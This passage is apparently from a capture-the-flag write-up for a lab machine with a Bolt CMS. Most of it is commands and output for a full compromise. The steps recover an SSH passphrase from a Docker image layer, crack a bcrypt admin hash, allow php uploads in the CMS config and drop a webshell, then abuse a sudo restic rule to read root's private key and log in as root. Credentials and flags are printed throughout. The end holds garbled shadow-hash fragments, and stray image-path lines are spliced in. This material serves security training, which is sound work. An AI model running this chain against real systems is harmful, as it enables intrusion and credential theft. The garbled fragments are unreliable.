MIME Type                       : application/x-gzip
Compression                     : Deflated
Flags                           : (none)
Modify Date                     : 0000:00:00 00:00:00
Extra Flags                     : (none)
Operating System                : unknown
```

So as with the `/install` we can unzip the files. But again we'll have to use the `-c` command to just print whats being unzip. There are 10 files to extract, one of the interesting files shows

```
#cat sh0
etc/0040755000000000000000000000000013472256035010032
5ustar0000000000000000etc/profile.d/00407550000000000000000000000000134722562640
11720 5ustar0000000000000000etc/profile.d/01-
ssh.sh0100755000000000000000000000003361347206752301326 7
0ustar0000000000000000#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "GkOcz221Ftb3ugog\n";
expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
interact
etc/profile.d/.wh.02-ssh.sh000060000000000000000000000000013472256232013730
0ustar00000000000000000
```

We have a passphrase for a ssh key: `GkOcz221Ftb3ugog` apparently (not sure if the `\n` is part of the password). We now need to find the key and a username.

A better way to go along with this is to mount the image. To do that, we'll need to install the certificate we saw in the previous file. To do that though, we'll need a certificate. Indeed, if we try to login right now, regardless of the username:password we get an error

```
#docker login http://docker.registry.htb/v2/
Username: admin
Password:
Error response from daemon: Get https://docker.registry.htb/v2/: x509:
certificate signed by unknown authority
```

We did find the certificate in `/install`. We just need to create a key:

```
#openssl genrsa -out client.key 4096

Generating RSA private key, 4096 bit long modulus (2 primes)
.....................................................................................
........++++
.....................................................................................
.......................
.....................................................................................
.......................
.....++++
e is 65537 (0x010001)

#openssl req -new -x509 -text -key client.key -out client.cert
You are about to be asked to enter information that will be incorporated into
your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
```

```
Email Address []:
```

We also copy the certificate from the install to a `cert.pem` file

```
# cat cert.pem
-----BEGIN CERTIFICATE-----
MIIC/DCCAeSgAwIBAgIJAIFtFmFVTwEtMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
BAMMCFJlZ2lzdHJ5MB4XDTE5MDUwNjIxMTQzNVoXDTI5MDUwMzIxMTQzNVowEzER
MA8GA1UEAwwIUmVnaXN0cnkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
AQCw9BmNspBdfyc4Mt+teUfAVhepjje0/JE0db9Iqmk1DpjjWfrACum1onvabI/5
T5ryXgWb9kS8C6gzslFfPhr7tTmpCilaLPAJzHTDhK+HQCMoAhDzKXikE2dSpsJ5
zZKaJbmtS6f3qLjjJzMPqyMdt/i4kn2rp0ZPd+58pIk8Ez8C8pB1tO7j3+QAe9wc
r6vx1PYvwOYW7eg7TEfQmmQt/orFs7o6uZ1MrnbEKbZ6+bsPXLDt46EvHmBDdUn1
zGTzI3Y2UMpO7RXEN06s6tH4ufpaxlppgOnR2hSvwSXrWyVh2DVG1ZZu+lLt4eHI
qFJvJr5k/xd0N+B+v2HrCOhfAgMBAAGjUzBRMB0GA1UdDgQWBBTpKeRSEzvTkuWX
8/wn9z3DPYAQ9zAfBgNVHSMEGDAWgBTpKeRSEzvTkuWX8/wn9z3DPYAQ9zAPBgNV
HRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQABLgN9x0QNM+hgJIHvTEN3
LAoh4Dm2X5qYe/ZntCKW+ppBrXLmkOm16kjJx6wMIvUNOKqw2H5VsHpTjBSZfnEJ
UmuPHWhvCFzhGZJjKE+An1V4oAiBeQeEkE4I8nKJsfKJ0iFOzjZObBtY2xGkMz6N
7JVeEp9vdmuj7/PMkctD62mxkMAwnLiJejtba2+9xFKMOe/asRAjfQeLPsLNMdrr
CUxTiXEECxFPGnbzHdbtHaHqCirEB7wt+Zhh3wYFVcN83b7n7jzKy34DNkQdIxt9
QMPjq1S5SqXJqzop4OnthgWlwggSe/6z8ZTuDjdNIpx0tF77arh2rUOIXKIerx5B
-----END CERTIFICATE-----
```

So our files are:

```
#ls
cert.pem     client.key  client.cert
#cp client.* cert.pem /etc/docker/certs.d/docker.registry.htb/.
#ls /etc/docker/certs.d/docker.registry.htb/
cert.pem     client.cert  client.key
```

Now that we have moved the keys to the `certs.d` for docker, we can login

```
#docker login  http://docker.registry.htb/
Username: admin
Password: admin
WARNING! Your password will be stored unencrypted in /root/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

And now we can pull the image

```
#docker pull docker.registry.htb/bolt-image
Using default tag: latest
latest: Pulling from bolt-image
f476d66f5408: Pull complete
8882c27f669e: Pull complete
d9af21273955: Pull complete
f5029279ec12: Pull complete
2931a8b44e49: Pull complete
c71b0b975ab8: Pull complete
02666a14e1b5: Pull complete
```

```
3f12770883a6: Pull complete
302bfcb3f10c: Pull complete
Digest: sha256:eeff225e5fae33dc832c3f82fd8b0db363a73eac4f0f0cb587094be54050539b
Status: Downloaded newer image for docker.registry.htb/bolt-image:latest
```

Great we can now run this box hopefully

```
#docker ps -l
CONTAINER ID        IMAGE                               COMMAND             CREATED
            STATUS                      PORTS               NAMES
8dffe724ead5        docker.registry.htb/bolt-image   "bash"              4
seconds ago       Exited (0) 2 seconds ago                        stoic_ramanujan



#docker run -it docker.registry.htb/bolt-image

root@1abe759b82f6:/# whoami
root
```

Great we are on the image. It looks like we have root, all done!

USER

But no, this is just a local docker. but we can search the box for any interesting files. We can use `linPeas.sh` (https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh.). For that we actually need to install wget in the docker : `apt install wget`. On our local machine we can use python for creating a HTTP server (`python -m SimpleHTTPServer`). and we can download the script in the docker.

```
root@1abe759b82f6:/# wget http://10.10.15.93:8000/linpeas.sh
--2020-04-02 18:03:09--  http://10.10.15.93:8000/linpeas.sh
Connecting to 10.10.15.93:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160486 (157K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh    0%       0  --.-KB/s       linpeas.sh  100% 156.72K  --.-KB/s
 in 0s
2020-04-02 18:03:09 (570 MB/s) - 'linpeas.sh' saved [160486/160486]
```

And we run it. I won't put all the output, just what I think might be of interest.

```
root@1abe759b82f6:/# sh linpeas.sh
[...]

[+] Looking for ssl/ssh files
/root/.ssh/id_rsa
/root/.ssh/id_rsa.pub
/root/.ssh/known_hosts
Private SSH keys found!:
/root/.ssh/id_rsa
 --> Some home ssh config file was found
/root/.ssh/config
Host registry
```

```
  User bolt
  Port 22
  Hostname registry.htb

[...]
```

So we have an `id_rsa` file and its public key. Looking at the public key we see that it finishes with `...9asjSpIT5Bmow== bolt@registry.htb` which suggests that this ssh key is not actually for root but maybe for bolt user. We also have the password we found earlier. lets try sshing with those:

```
root@1abe759b82f6:~/.ssh# ssh -i id_rsa bolt@10.10.10.159
Enter passphrase for key 'id_rsa': GkOcz221Ftb3ugog
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

  System information as of Thu Apr  2 16:08:12 UTC 2020

  System load:  0.04              Users logged in:                1
  Usage of /:   5.6% of 61.80GB   IP address for eth0:            10.10.10.159
  Memory usage: 30%               IP address for br-1bad9bd75d17: 172.18.0.1
  Swap usage:   0%                IP address for docker0:         172.17.0.1
  Processes:    171
Last login: Thu Apr  2 15:57:09 2020 from 10.10.15.124
bolt@bolt:~$ id
uid=1001(bolt) gid=1001(bolt) groups=1001(bolt)
bolt@bolt:~$ cat user.txt
ytc0ytdmnzywnzgxngi0zte0otm3ywzi
```

Yes! We have user. lets goo for root. We should copy the id_rsa keys outside the docker and run all this in our working directory. We do want to delete the dockers to save space on our machine

```
#docker rmi --force registry:latest
Untagged: registry:latest
Untagged:
registry@sha256:7d081088e4bfd632a88e3f3bcd9e007ef44a796fddfe3261407a3f9f04abe1e7
Deleted: sha256:708bc6af7e5e539bdb59707bbf1053cc2166622f5e1b17666f0ba5829ca6aaea

#docker rmi --force docker.registry.htb/bolt-image:latest
Untagged: docker.registry.htb/bolt-image:latest
Untagged: docker.registry.htb/bolt-
image@sha256:eeff225e5fae33dc832c3f82fd8b0db363a73eac4f0f0cb587094be54050539b
Deleted: sha256:601499e98a60fad1012dffea66a4bafe8cb1b9f86215cc91ad698f27c73cea52
```


ROOT


So to get root, we can go back to our initial `ffuf` output, indeed there was a `/bolt` directory in the url. Whilst we visit the website, we can run `ffuf` in this directory.

```
#~/Git/ffuf/ffuf -u http://10.10.10.159/bolt/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
```


```
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.159/bolt/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

files                   [Status: 301, Size: 194, Words: 7, Lines: 8]
tests                   [Status: 301, Size: 194, Words: 7, Lines: 8]
src                     [Status: 301, Size: 194, Words: 7, Lines: 8]
app                     [Status: 301, Size: 194, Words: 7, Lines: 8]
theme                   [Status: 301, Size: 194, Words: 7, Lines: 8]
vendor                  [Status: 301, Size: 194, Words: 7, Lines: 8]
extensions              [Status: 301, Size: 194, Words: 7, Lines: 8]
bolt                    [Status: 302, Size: 308, Words: 60, Lines: 12]
                        [Status: 200, Size: 8894, Words: 3242, Lines: 240]
:: Progress: [220546/220546] :: Job [1/1] :: 212 req/sec :: Duration: [0:17:16]
:: Errors: 0 ::
```

Going to http://registry.htb/bolt, We find a website being build.





Ok that's definitely a website. though there is nothing in it apart from the message telling us to create an 'About us' page. This definitely looks like a CMS. And indeed at the bottom of the page we get a link for https://bolt.cm/. Looking at the documentation we can see the URL to the login screen https://registry.htb/bolt/bolt/login




admin:admin or admin:password don't work. If we try the `I forgot my password`, we just see that it sends an email to whatever the username specified is. Knowing that this is a CMS, there must be a database somewhere. And indeed, in the our ssh terminal we can find it at `/var/www/html/bolt/app/database`. So we can simply download this to investigate on our local machine. The good thing is is that the webmaster is using `sqlite` which is not password protected by default. What we can do is download the database and take a better look with `DB Browser for SQLite`. To download it, we can easily prompt a http server in the database directory

```
[remote]

bolt@bolt:/var/www/html/bolt/app/database$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.15.93 - - [02/Apr/2020 17:32:04] code 404, message File not found
10.10.15.93 - - [02/Apr/2020 17:32:10] "GET /bolt.db HTTP/1.1" 200 -

[local]

#wget http://10.10.10.159:8000/bolt.db
--2020-04-02 19:29:25--  http://10.10.10.159:8000/bolt.db
Connecting to 10.10.10.159:8000... connected.

HTTP request sent, awaiting response... 200 OK

Length: 294912 (288K) [application/octet-stream]
Saving to: ‘bolt.db’
```

```
bolt.db             100%[=================>] 288.00K  92.2KB/s    in 3.1s

2020-04-02 19:29:29 (92.2 KB/s) - ‘bolt.db’ saved [294912/294912]
```


Great, now we open the browser sqlite.



We see in the `bolt_users` table the admin user and a hash. Lets copy that to a file and ask john

```
#cat hash
$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK

#john hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
strawberry       (?)
1g 0:00:00:08 DONE 2/3 (2020-04-02 19:35) 0.1133g/s 126.5p/s 126.5c/s 126.5C/s
stinky..warren
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hello ! we have a username:password: `bolt@registry.htb : strawberry`. It is interesting that this is a bcrypt [Blowfish 32/64 X3] password type. Let's try to login with that:




Great! we have the dashboard. now we need to figure out what to do with that. We have a confirmation on the version: `Bolt 3.6.4`. There is a known security issue with this version that is you can upload a file to get a RCE.

Looking around, we see that there is a way to upload a file in the file management system. However, when trying to upload a php file to get a reverse shell, we get an error. The file is inaccessible for some reason. However, the filter only allows specific extensions to be uploaded. So what we need to do is add `php` in the `config.yml` file through the dashboard http://registry.htb/bolt/bolt/file/edit/config/config.yml

```
accept_file_types: [ twig,php, html, js, css, scss, gif, jpg, jpeg, png, ico,
zip, tgz, txt, md, doc, docx, pdf, epub, xls, xlsx, ppt, pptx, mp3, ogg, wav,
m4a, mp4, m4v, ogv, wmv, avi, webm, svg]
```

No, we can upload a `php` file. I'm going to use this php shell : https://github.com/WhiteWinterWolf/wwwolf-php-webshell

We then simply navigate to the URL of the file and get a webshell http://registry.htb/bolt/theme/base-2018/source/webshell.php?16f3f450e7




So we got a shell with user `www-data`. Looking at the permission we a sudo access:

```
sudo -l
Matching Defaults entries for www-data on bolt:
    env_reset, exempt_group=sudo, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User www-data may run the following commands on bolt:
    (root) NOPASSWD: /usr/bin/restic backup -r rest*
```

We can there run `restic` as root. This software allows to do backups. https://restic.readthedocs.io/en/stable/030_preparing_a_new_repo.html#rest-server Looking at the docs, we see that by adding the `--files-from`, we may read from a file we would want to back up. We can therefore look at the `id_rsa` key that would be in `/root/.ssh/` if it exists.

```
sudo /usr/bin/restic backup -r rest* --files-from /root/.ssh/id_rsa
```



And indeed we find a key. We must clean it up but we have it. There is one thing to be careful with. Indeed, using vim we can remove the repeating strings with `:%s/key to remove//`, However, on the 5th line from the bottom, the one that is not the same length, we need to add a `/` ad the beginning as it is fused with that `/` of the directory. I won't admit how long it took me to realise this.

I, by habit, tried to crack the key, but it is not passphrase protected. So we can directly login with ssh

```
#python2 /usr/share/john/ssh2john.py id_rsa
id_rsa has no password!
#ssh -i id_rsa 10.10.10.159
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)
```

```
  System information as of Thu Apr  2 21:47:58 UTC 2020

  System load:  0.07              Users logged in:                0
  Usage of /:   5.6% of 61.80GB   IP address for eth0:            10.10.10.159
  Memory usage: 29%               IP address for br-1bad9bd75d17: 172.18.0.1
  Swap usage:   0%                IP address for docker0:         172.17.0.1
  Processes:    157
Last login: Mon Oct 21 09:53:48 2019
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# cat root.txt
ntrkzgnkotaxyjv0ntrinda4yzbkztgw
```

Done !

G

root hash

6tBgQhcnm$9LkMBpvqFk8yk2WbvQYSiZdvA6k0w3b3lfcdJzTE5BrGm5b/IyEfFD5HskZ3Z35yhrj9hbyrhbFELzzQa5ldP0

git:6u.ix2wsI$11gn1OZX8UIFodXK.egLdYBI7e7tvsOjJa2Nc98SbZOcqISdUwWFzeJAliORbhL8dVOtHh2BN3sTix.jGpsI21:18177:0:99999:7:::

bolt:6MbEsG45E$GwigsJKeDuECWa.fnc5yfN0ahJOYYU9RuQ044xQlmt7blReerywj4EQoVyrElU1XgUzqunQ5ZAPoL1/V7KRXG1:18044:0:99999:7:::